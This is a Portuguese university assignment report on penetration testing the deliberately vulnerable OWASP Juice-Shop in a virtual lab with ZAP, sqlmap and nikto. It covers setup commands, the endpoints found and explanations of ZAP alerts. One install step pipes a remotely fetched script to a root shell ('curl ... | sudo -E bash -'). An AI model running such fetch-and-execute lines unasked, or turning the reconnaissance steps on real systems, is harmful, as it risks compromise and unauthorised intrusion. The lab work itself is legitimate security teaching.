

1 2



9 0


FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE DE
COIMBRA

Web Security Testing

+

Web Application Firewall

Assignment #3



Mestrado em Segurança Informática
Ano letivo 2022/2023

Índice

Introdução.....	4
Software utilizado.....	4
Configuração de IPs das Máquinas Virtuais.....	6
Automated Scan.....	6
Estrutura da Juice-Shop.....	7
Vulnerabilidades encontradas.....	11
Active Scan.....	13
Estrutura da Juice-Shop.....	13
Vulnerabilidades encontradas.....	13
Utilização de add-ons no Automated e Active Scans.....	15
Automated Scan.....	16
Active Scan.....	17
Considerações.....	17
Fuzz Attacks no form de login.....	17
Configuração do ZAP para scanear a área de autenticação.....	21
Configuração.....	21
Scan autenticado.....	22
Manual Scan.....	24
4.1 Information Gathering.....	24
4.1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage.	24
4.1.2 Fingerprint Web Server.....	24
4.1.3 Review Webserver Metafiles for Information Leakage.....	25
4.1.4 Enumerate Applications on Webserver.....	26
4.1.5 Review Webpage Content for Information Leakage.....	26
4.1.6 Identify Application Entry Points.....	30
4.1.7 Map Execution Paths Through Application.....	31
4.1.8 Fingerprint Web Application Framework e 4.1.9 Fingerprint Web Application..	32
4.1.10 Map Application Architecture.....	33
4.2 Configuration and Deployment Management Testing.....	33
4.2.1 Test Network Infrastructure Configuration.....	33
4.2.2 Test Application Platform Configuration.....	35
4.2.3 Test File Extensions Handling for Sensitive Information.....	35
4.2.4 Review Old Backup and Unreferenced Files for Sensitive Information.....	37
4.2.5 Enumerate Infrastructure and Application Admin Interfaces.....	40
4.2.6 Test HTTP Methods.....	40
4.2.7 Test HTTP Strict Transport Security.....	41
4.2.8 Test RIA Cross Domain Policy.....	42
4.2.9 Test File Permission.....	42
4.2.10 Test for Subdomain Takeover.....	42
4.2.11 Test Cloud Storage.....	42
4.3 Identity Management Testing.....	42
4.3.1 Test Role Definitions.....	42
4.3.2 Test User Registration Process.....	46

4.3.3 Test Account Provisioning Process.....	49
4.3.4 Testing for Account Enumeration and Guessable User Account.....	49
4.3.5 Testing for Weak or Unenforced Username Policy.....	52
4.4 Authentication Testing.....	52
4.4.1 Testing for Credentials Transported over an Encrypted Channel.....	52
4.4.2 Testing for Default Credentials.....	52
4.4.3 Testing for Weak Lock Out Mechanism.....	52
4.4.4 Testing for Bypassing Authentication Schema.....	53
4.4.5 Testing for Vulnerable Remember Password.....	54
4.4.6 Testing for Browser Cache Weaknesses.....	55
4.4.7 Testing for Weak Password Policy.....	56
4.4.8 Testing for Weak Security Question Answer.....	56
4.4.9 Testing for Weak Password Change or Reset Functionalities.....	56
4.4.10 Testing for Weaker Authentication in Alternative Channel.....	57
4.5 Authorization Testing.....	57
4.5.1 Testing Directory Traversal File Include.....	57
4.5.2 Testing for Bypassing Authorization Schema.....	59
4.5.3 Testing for Privilege Escalation.....	60
4.5.4 Testing for Insecure Direct Object References.....	61
4.6 Session Management Testing.....	61
4.6.1 Testing for Session Management Schema.....	61
4.6.2 Testing for Cookies Attributes.....	62
4.6.3 Testing for Session Fixation.....	63
4.6.4 Testing for Exposed Session Variables.....	63
4.6.5 Testing for Cross Site Request Forgery.....	64
4.6.6 Testing for Logout Functionality.....	66
4.6.7 Testing Session Timeout.....	66
4.6.8 Testing for Session Puzzling.....	66
4.6.9 Testing for Session Hijacking.....	67
4.7 Input Validation Testing.....	67
4.7.1 Testing for Reflected Cross Site Scripting.....	67
4.7.2 Testing for Stored Cross Site Scripting.....	68
4.7.3 Testing for HTTP Verb Tampering.....	69
4.7.4 Testing for HTTP Parameter Pollution.....	69
4.7.5 Testing for SQL Injection.....	69
4.7.5.3 Testing for SQL Server.....	69
4.7.6 Testing for LDAP Injection.....	73
4.7.7 Testing for XML Injection.....	73
4.7.8 Testing for SSI Injection.....	73
4.7.9 Testing for XPath Injection.....	74
4.7.10 Testing for IMAP SMTP Injection.....	74
4.7.11 Testing for Code Injection.....	74
4.7.12 Testing for Command Injection.....	74
4.7.13 Testing for Format String Injection.....	74


4.7.14 Testing for Incubated Vulnerability.....	75
4.7.15 Testing for HTTP Splitting Smuggling.....	75
4.7.16 Testing for HTTP Incoming Requests.....	75
4.7.17 Testing for Host Header Injection.....	76
4.7.18 Testing for Server-side Template Injection.....	76
4.7.19 Testing for Server-Side Request Forgery.....	76
4.8 Testing for Error Handling.....	76
4.8.1 Testing for Improper Error Handling.....	76
4.8.2 Testing for Stack Traces.....	77
4.9 Testing for Weak Cryptography.....	77
4.10 Business Logic Testing.....	77
4.11 Client-side Testing.....	77
4.11.1 Testing for DOM-Based Cross Site Scripting.....	77
4.11.2 Testing for JavaScript Execution.....	78
4.11.3 Testing for HTML Injection.....	78
4.11.4 Testing for Client-side URL Redirect.....	78
4.11.5 Testing for CSS Injection.....	79
4.11.6 Testing for Client-side Resource Manipulation.....	80
4.11.7 Testing Cross Origin Resource Sharing.....	80
4.11.8 Testing for Cross Site Flashing.....	80
4.11.9 Testing for Clickjacking.....	80
4.11.10 Testing WebSockets.....	81
4.11.11 Testing Web Messaging.....	81
4.11.12 Testing Browser Storage.....	81
4.11.13 Testing for Cross Site Script Inclusion.....	81
Web Application Firewall (WAF).....	82
Instalação e configuração da WAF.....	82
Testes efetuados.....	83
Active Scan.....	83
Authenticated Scan.....	84
Fuzz Scan.....	85
Manual Scan.....	86
4.4).....	86
4.5).....	87
4.7).....	87
4.8).....	88
Considerações finais.....	88
Conclusão.....	89
Referências.....	89

Introdução

Este trabalho foi realizado no âmbito da cadeira de Segurança em Tecnologias da Informação, onde se pretende aplicar a metodologia de testes *WSTG* na *web application Juice-Shop* através de ferramentas como o *OWASP Zap* e, posteriormente, implementar uma *WAF*. Os objetivos a efetuar durante a realização deste trabalho serão os seguintes:

- Através do *OWASP Zap* efetuar, pelo menos, os seguintes testes à *Juice-Shop*:
 - Realizar um *scan* automático
 - Realizar um *scan* ativo (explorar as melhores políticas)
 - Escolher os *add-ons* necessários para melhorar os testes e maximizar a identificação de ameaças
 - Realizar um *Fuzz Attack* no *form* de *login*
 - Realizar um ataque manual de penetração de modo a explorar as ameaças encontradas nos testes anteriores
 - Configurar o *OWASP Zap*, de modo que o mesmo consiga explorar as restantes áreas que necessitam de um *login* efetuado
 - Documentar as vulnerabilidades encontradas
- Com base nos resultados do ponto anterior, implementar uma *Web Application Firewall (WAF)* composta por um serviço *Apache 2* que contenha o módulo *ModSecurity*. Esta mesma *WAF* deverá ser capaz de monitorizar, filtrar ou bloquear tráfego HTTP que tenha como destino a *Juice-Shop*.
- Repetir os testes iniciais e avaliar a performance da *WAF*.

Através deste trabalho será esperada a implementação de 2 cenários distintos: sem e com *WAF*. De seguida seguem-se os esquemas ilustrativos de modo a explicitar os IPs utilizados em cada ponto do cenário:



Como se pode observar, estão representados os dois principais cenários deste trabalho: a não utilização e a utilização de uma *WAF* para proteger a aplicação *web Juice-Shop*, ambos constituídos por 3 pontos. São utilizadas duas máquinas virtuais, uma para o ambiente de testes (*Kali*) e outra para “hostear” a *Juice-Shop* (e *WAF* no 2º cenário). O *host* apresentado será o nosso computador que suporta todo o ambiente de virtualização. Neste *host* será ainda utilizada a ferramenta *OWASP Zap*, uma escolha que se deve a questões de *performance* da mesma relativamente a ambientes virtualizados.

Software utilizado

Tal como nos primeiros trabalhos, foi utilizado *software* tanto a nível da virtualização das máquinas virtuais, como para a instalação de algumas ferramentas nas mesmas.

Relativamente à virtualização das máquinas virtuais, optou-se pela utilização da *Oracle VM Box*, tendo sido escolhida a distribuição *Kali Rolling 2022.4* para o ambiente de testes e a distribuição *Lubuntu 22.04* para ser efetuado o *host* da *Juice-Shop* e *WAF*. Os comandos que forem mencionados ao longo deste trabalho seguirão estas mesmas distribuições.

De modo a atingir o objetivo e os cenários propostos foi instalado o seguinte *software*:

- Kali:
 - SQL Map (já instalado por default): é uma ferramenta especializada em encontrar *SQL Injections* e outras informações acerca da base de dados da *web application*.
 - Nikto (já instalado por default): é uma ferramenta *open-source* que permite efetuar a análise de *web applications*. Esta possui a capacidade de detectar vulnerabilidades e ameaças ao tentar aceder a um conjunto de ficheiros mais conhecidos nas *web applications*, como por exemplo robots.txt.
 - Nmap (já instalado por default): é uma ferramenta bastante utilizada tanto para a exploração de redes como para a auditoria. No âmbito deste trabalho poderá ser usada para obter mais informação acerca do *host* da *web application* ou da própria *web application* (como vulnerabilidades).

Para o efeito, foi efetuado o seguinte comando:

```
└─(kali㉿kali)-[~]
└─$ sudo apt install nikto nmap
```

Como referido, por *default* o *SQL Map* já vem instalado no *Kali*, mas para efetuar a instalação deverão seguir-se os seguintes passos:

```
└─(kali㉿kali)-[~]
└─$ wget 'https://github.com/sqlmapproject/sqlmap/tarball/master' --output-document=sqlmap.tar.gz

└─(kali㉿kali)-[~]
└─$ tar -xvf sqlmap.tar.gz
```

E para executar:

```
└─(kali㉿kali)-[~]
└─$ cd sqlmapproject-sqlmap-c4f9e66/
└─(kali㉿kali)-[sqlmapproject-sqlmap-c4f9e66]
└─$ python sqlmap.py --version
```

- Juice-Shop e WAF:
 - NodeJS: será a *framework* que suporta a *web application*.

Para o efeito, foram efetuados os seguintes comandos:

```
stipl3@stipl3:~$ sudo curl -fsSL https://deb.nodesource.com/setup_19.x | sudo -E bash -
stipl3@stipl3:~$ sudo apt install -y nodejs
```

- Juice-Shop: *web application* produzida pela própria *OWASP* com o propósito de testar as práticas de *penetration testing*, constituindo o nosso alvo neste trabalho.

Para o efeito, foram efetuados os seguintes comandos:

```
stipl3@stipl3:~$ git clone https://github.com/juice-shop/juice-shop.git --depth 1  
stipl3@stipl3:~$ cd juice-shop  
stipl3@stipl3:~/juice-shop$ npm install
```

- Apache 2: servirá para a implementação de um servidor *apache* que contenha o módulo *ModSecurity*.


O processo de instalação deste programa será especificado apenas em capítulos mais adiante, visto que numa primeira etapa é suposto não existir qualquer tipo de *firewall* a proteger a *web application*.

- Host (Windows):
 - OWASP ZAP: será a principal ferramenta de testes onde realizaremos testes automáticos, ativos, de *fuzzing* e manuais.
 - Burp Suite: uma ferramenta bastante similar ao ZAP, que permite ainda efetuar captura de requests e entre outras atividades.

Instalado através do instalador para Windows, descarregado na página da OWASP.

Configuração de IPs das Máquinas Virtuais

No âmbito deste trabalho não são especificados quaisquer endereços IPs para cada ponto do cenário, pelo que os IPs anteriormente demonstrados no mesmo são os IPs *default* que o adaptador da máquina virtual atribuiu. Foram ainda atribuídos às duas máquinas virtuais adaptadores *Bridged Adapter* (com vista a estabelecer ligação ao *WiFi* e conseguir instalar o software necessário).



Automated Scan

Numa primeira abordagem, ainda sem qualquer *add-on* adicionado, é efetuado um *automated scan* à *Juice-Shop* utilizando apenas o método “traditional spider” na ferramenta OWASP ZAP (ou só ZAP). A partir deste, é possível obter uma pequena aproximação da estrutura da *web application* a ser testada, como por exemplo alguns *endpoints* que existam. Além da estrutura, este *scan* permite descobrir algumas vulnerabilidades presentes.

Estrutura da Juice-Shop

Sendo que o ZAP não fornece uma lista organizada dos diferentes *URLs* pertencentes ao *website*, caso se consulte a tab Spider poderá verificar-se que esta contém a lista de endereços que apresentam uma resposta *OK* (código 200) ou *Not Modified* (código 304). A partir deste é possível retirar a estrutura da *Juice-Shop*, apresentada de seguida:

- /api
 - /Challenges
 - /Quantitys
- /assets
 - /public
 - /images
 - (continua)
 - (continua)
 - /i 18n
 - /en.json
- /ftp
 - /acquisitions.md
 - /announcement_encrypted.md
 - /coupons_2013.md.bak
 - /eastere.gg
 - /encrypt.pyc
 - /incident-support.kdbx
 - /legal.md
 - /package.json.bak
 - /quarantine
 - /juicy_malware_linux_amd_64.url
 - /juicy_malware_linux_arm_64.url
 - /juicy_malware_macos_64.url
 - /juicy_malware_windows_64.exe.url
 - /suspicious_errors.yml
- /home
 - /stipl3
 - /juice-shop
 - /node-modules
 - (continua)
- /rest
 - /admin
 - /application-version
 - /application-configuration
 - /continue-code
 - /languages
 - /products
 - /search?q=
 - /user
 - /login
 - /whoami
- /robots.txt
- /favicon_js.iso

- /main.js
- /polyfills.js
- /runtime.js
- /styles.css
- /vendor.js
- /socket.io
 - (continua)
- (continua)


Pode-se desde logo observar que o ZAP não encontrou alguns URLs, e, consequentemente, não os testou. Alguns exemplos são: /#/contact, /#/login, /#/about, entre outros. Sendo assim, haverá uma grande parte da *Juice-Shop* que não é testada, como tal deverá ser dada especial atenção a estes *endpoints* quando for realizado o teste manual.

Ao observar os *endpoints* encontrados, é possível identificar alguns que são interessantes de certa forma. Começando por atender ao *url* 192.168.1.122:3000/robots.txt, este será o ponto onde se encontram todas as informações referentes ao ficheiro robots.txt. Este ficheiro permite guardar informação acerca de quais *endpoints* os *crawlers* nos motores de busca devem poder acessar. Neste caso, o conteúdo do ficheiro é o seguinte:

```
User-agent: *
Disallow: /ftp
```

As regras apresentadas permitem indicar que qualquer *robot (crawler)* num motor de busca irá ignorar o *endpoint* /ftp. É de realçar que isto apenas impede que este ponto seja rastreado através de motor de busca, não impedindo, portanto, o acesso através da barra do *url*. Obviamente que este ficheiro não terá qualquer efeito neste projeto, já que a *web application* em questão não está deployed na internet, apenas *hosted* na nossa máquina virtual.

Atendendo ao referido, um dos *endpoints* que acabou por ser descoberto foi mesmo o /ftp. O mesmo apresenta o seguinte conteúdo:



Pode-se observar que este apresenta vários ficheiros guardados e ainda uma pasta (*quarantine*) que contém ainda mais ficheiros. Por agora não iremos inspecionar o conteúdo encontrado, mas fica a ideia de que este deveria ser um endpoint fora do nosso alcance. Estando-se, assim, perante uma vulnerabilidade do tipo “Broken Access Control”.

De seguida, é ainda possível observar outros *endpoints* referentes a ficheiros específicos de *javascript* ou *CSS* como: *favicon_js.iso*, *main.js*, *polyfills.js*, *runtime.js*, *styles.css* e *vendor.js*. Dos ficheiros mencionados, apenas o *favicon_js.iso* não apresenta qualquer conteúdo textual, no entanto ao aceder-lhe somos redirecionados para a página principal do website. Abaixo apresenta-se o conteúdo do main.js como exemplificação:

Não se irá proceder à análise, por agora, do conteúdo destes ficheiros, mas fica, novamente, a ideia de que estes não deveriam poder ser visualizados tão facilmente.

Olhando para o endpoint `/api` é possível constatar que existem outros dois associados ao mesmo: `/api/Challenges` e `/api/Quantitys`. O primeiro endpoint apresenta conteúdo em formato JSON e parece ser uma lista de desafios disponíveis no próprio site. Sabendo que a *Juice-Shop* é uma web application projetada com o intuito de treinar e aprimorar as nossas capacidades de teste, não é surpreendente a existência deste ficheiro. Ainda assim, decidiu-se ignorar o conteúdo do mesmo de modo a trazer um maior realismo aos testes efetuados, sem ter qualquer tipo de ajuda. Já o endpoint `/api/Quantitys`, ao ser acedido, possibilita observar a informação relativa à quantidade existente de cada produto, assim como, restrições de venda dos mesmos, data de criação e data do último update. É apresentado de seguida o conteúdo desta página:

```
[{"status": "success", "data": [{"ProductId": 1, "id": 1, "quantity": 62, "limitPerUser": 5, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 2, "id": 2, "quantity": 47, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 3, "id": 3, "quantity": 35, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 4, "id": 4, "quantity": 91, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 5, "id": 5, "quantity": 89, "limitPerUser": 5, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 6, "id": 6, "quantity": 75, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 7, "id": 7, "quantity": 31, "limitPerUser": 5, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 8, "id": 8, "quantity": 74, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 9, "id": 9, "quantity": 83, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}, {"ProductId": 10, "id": 10, "quantity": 52, "limitPerUser": null, "createdAt": "2023-05-10T11:14:33.556Z", "updatedAt": "2023-05-10T11:14:33.556Z"}]}
```

Já o endpoint `/rest` permite-nos obter algumas informações acerca da aplicação `Juice-Shop`. De seguida é detalhado o conteúdo de cada um dos seus *sub-endpoints*:

- */admin*
 - */application-version*: permite visualizar a versão da aplicação.

```
{"version":"14.5.1"}
```

- */application-configuration*: permite visualizar as configurações aplicadas à *Juice-Shop*

- */continue-code*: código sem qualquer significado (aparente), por enquanto.

```
{"continueCode": "mnWYjRDqM8OVJE1Z5e4r9bXpaAPLUKTBiQ4A2kBLm3KwlNx6YnWgoP7zvQeR"}
```

- */languages*: informação relativa às linguagens suportadas pela *Juice-Shop* e suas respectivas configurações

```
[{"key": "az_AZ", "lang": "Azərbaycanca", "icons": [{"az"}], "shortKey": "AZ", "percentage": 91.34615384615384, "gauge": "full"}, {"id"], "shortKey": "ID", "percentage": 34.855769230769226, "gauge": "quarter"}, {"key": "ca_ES", "lang": "Catalan", "icons": [{"ct"}], "shortKey": "CA", "percentage": 19.71153846153846, "gauge": "empty"}, {"key": "cs_CZ", "lang": "Český", "icons": [{"cz"}], "shortKey": "CS", "percentage": 19.71153846153846, "gauge": "empty"}, {"key": "da_DK", "lang": "Dansk", "icons": [{"dk"}], "shortKey": "DA", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "de_DE", "lang": "Deutsch", "icons": [{"de"}], "shortKey": "DE", "percentage": 96.39420376923077, "gauge": "full"}, {"key": "et_EE", "lang": "Eesti", "icons": [{"ee"}], "shortKey": "ET", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "fr_FR", "lang": "Français", "icons": [{"fr"}], "shortKey": "FR", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "it_IT", "lang": "Italiano", "icons": [{"it"}], "shortKey": "IT", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "nl_NL", "lang": "Nederlands", "icons": [{"nl"}], "shortKey": "NL", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "pt_PT", "lang": "Português", "icons": [{"pt"}], "shortKey": "PT", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "ru_RU", "lang": "Русский", "icons": [{"ru"}], "shortKey": "RU", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "tr_TR", "lang": "Türkçe", "icons": [{"tr"}], "shortKey": "TR", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "uk_UA", "lang": "Українська", "icons": [{"uk"}], "shortKey": "UA", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "zh_TW", "lang": "繁體中文", "icons": [{"tw"}], "shortKey": "TW", "percentage": 95.4326923076923, "gauge": "full"}, {"key": "zh_CN", "lang": "简体中文", "icons": [{"cn"}], "shortKey": "CN", "percentage": 95.4326923076923, "gauge": "full"}]
```

- `/products`
 - `/search?q=` : permite efetuar *queries* através do *url* para procurar produtos na *Juice-Shop*


```
{"status": "success", "data": [{"id": 2, "name": "Orange Juice (1000ml)", "description": "Made from oranges hand-picked by Uncle Dittmeyer.", "price": 2.99, "deluxePrice": 2.49, "image": "orange_juice.jpg", "createdAt": "2023-05-10 11:14:32.253 +00:00", "updateAt": "2023-05-10 11:14:32.253 +00:00"}]}
```

- `/user`
 - `/login`: apenas contém a *stack trace*, indicando um erro. Isto poderá significar que a *web application* não tem devidamente configurado *error handling*.
 - `/whoami`: apresenta conteúdo no formato *JSON*, sem qualquer tipo de significado, aparentemente.

```
{"user":{}}
```

De seguida, pode-se observar a existência de um *endpoint* `/assets`. Como o próprio nome indica, o mesmo poderá referir-se a assets utilizados no *website*, como por exemplo imagens guardadas. Apresenta-se alguns dos *sub-endpoints* e sua utilidade:

- */public*
 - */images*: juntamente com outras *keywords* (como */products*) é possível aceder a algumas das imagens utilizadas na *Juice-Shop*



- */i18n*
 - */en.json*: a partir deste é novamente possível visualizar alguma informação acerca da *web application*. Analisando o conteúdo encontrado, suspeita-se que sejam apenas definições de algumas variáveis em JSON contendo algumas strings utilizadas pela *web application*.

```

{
  "LANGUAGE": "English",
  "NAV_SEARCH": "Search",
  "SEARCH_PLACEHOLDER": "Search...",
  "NAV_COMPLAIN": "Complaint",
  "TITLE_LOGIN": "Login",
  "MANDATORY_EMAIL": "Please provide an email address.",
  "MANDATORY_PASSWORD": "Please provide a password.",
  "LABEL_EMAIL": "Email",
  "LABEL_PASSWORD": "Password",
}

```

Através do endpoint `/socket.io` e dos seus subsequentes supõem-se que seja possível obter alguma informação acerca das sockets utilizadas pela *web application*.

```
{"code":1,"message":"Session ID unknown"}
```

Por fim, pressupõe-se que o endpoint `/home` representa (observando os *sub-endpoints*) a diretoria onde esta *web application* é executada na máquina *host*, neste caso `/home/stip13/juice-shop`.

Conclui-se, assim, a *overview* efetuada à estrutura do *website*, através da qual se percebe que existe uma enorme quantidade de ficheiros e pastas que não deveriam ser facilmente acessíveis, evidenciando a presença de alguns problemas de *access control* e *security misconfiguration*. É também importante realçar que nem toda a estrutura do *website* foi mapeada, pelo que será, posteriormente, necessário efetuar testes a áreas menos testadas ou que não tenham sido identificadas.

Vulnerabilidades encontradas

Apesar de ser importante ter em conta a estrutura da *web application*, o foco principal do *automated scan* realizado será sempre encontrar vulnerabilidades nas diversas páginas existentes. Ao realizar este *scan*, a ferramenta ZAP cria uma lista das vulnerabilidades detetadas, indicando não só o local onde estas foram identificadas como também os inputs ou métodos utilizados para testar as mesmas.

Segue-se a tabela de vulnerabilidades encontradas ao efetuar este *scan*:

Name	Risk Level	Number of Instances
Cloud Metadata Potentially Exposed	High	1
CSP: Wildcard Directive	Medium	2
Content Security Policy (CSP) Header Not Set	Medium	780
Cross-Domain Misconfiguration	Medium	797
Cross-Domain JavaScript Source File Inclusion	Low	1544
Timestamp Disclosure - Unix	Low	1
Information Disclosure - Suspicious Comments	Informational	2
Modern Web Application	Informational	773
User Agent Fuzzer	Informational	24

Como seria de esperar, o número de vulnerabilidades de alto risco encontradas foi muito baixo, tendo sido apenas identificada uma vulnerabilidade deste tipo. De seguida, estão detalhadas as vulnerabilidades encontradas, bem como o local onde as mesmas foram detetadas:

- **Alto Risco**
 - Cloud Metadata Potentially Exposed: tenta tirar vantagem de um servidor *NGINX* mal configurado para acessar aos metadados da instância mantidos por fornecedores de serviços *cloud*, como *AWS* ou *Azure*. Acredita-se que esta vulnerabilidade é um falso positivo, já que o *ZAP* identificou a mesma como tal pelo simples facto de conseguir aceder à página *http://<link>/latest/meta-data*. Neste caso, apesar deste *url* não demonstrar qualquer erro, não significa que a *Juice-Shop* tenha algum tipo de serviço *cloud* associado, pelo que esta não é uma evidência suficiente para afirmar a existência desta vulnerabilidade.
- **Médio Risco**
 - CSP: Wildcard Directive: utilização incorreta das diretivas *CSP*, o que permite que qualquer recurso externo seja carregado em uma página da *Juice-Shop*, independentemente da sua origem ou se está explicitamente permitido na política de segurança. Neste caso, a evidência é o facto da *web application* aceitar qualquer *url* desde que tenha o IP correto da mesma. Por exemplo, o *url* *http://192.168.1.122:3000/assets/assets/public/assets/favicon_js.ico* é aceite sem qualquer tipo de erro. Outro meio que poderá provar a presença desta vulnerabilidade é a existência de “*default-src 'none'*” nos cabeçalhos dos *requests*.
 - Content Security Policy (CSP) Header Not Set: esta vulnerabilidade diz respeito à falta do cabeçalho *CSP* nas *responses HTTP*. Isto pode deixar a *Juice-Shop* vulnerável a ataques baseados em scripts maliciosos, pois não há restrições definidas para a execução de código ou o carregamento de recursos externos.
 - Cross-Domain Misconfiguration: o carregamento de dados do navegador *web* pode ser possível devido a uma configuração incorreta do *Cross Origin Resource Sharing (CORS)* no servidor *web*. Esta vulnerabilidade pode ser constatada pela existência de “*Access-Control-Allow-Origin: **” nos cabeçalhos dos *requests*.
- **Baixo Risco**
 - Cross-Domain JavaScript Source File Inclusion: esta prende-se ao facto de serem utilizadas bibliotecas *third-party* em código *Javascript*, o que na realidade não constitui nenhuma ameaça se as bibliotecas forem confiáveis. Neste caso, apenas a biblioteca *JQuery* é apresentada como vulnerável, já que a mesma utiliza a versão 2.2.4. Este alerta é emitido já que o *ZAP* consegue detetar o conteúdo das páginas *html*, onde se encontra efetuado o *import* às tais bibliotecas *third-party*.
 - Timestamp Disclosure - Unix: este alerta é emitido devido à presença de *timestamps Unix*, o que novamente não constitui nenhuma ameaça, já que este não será um dado sensível e comprometedor para a *Juice-Shop*.

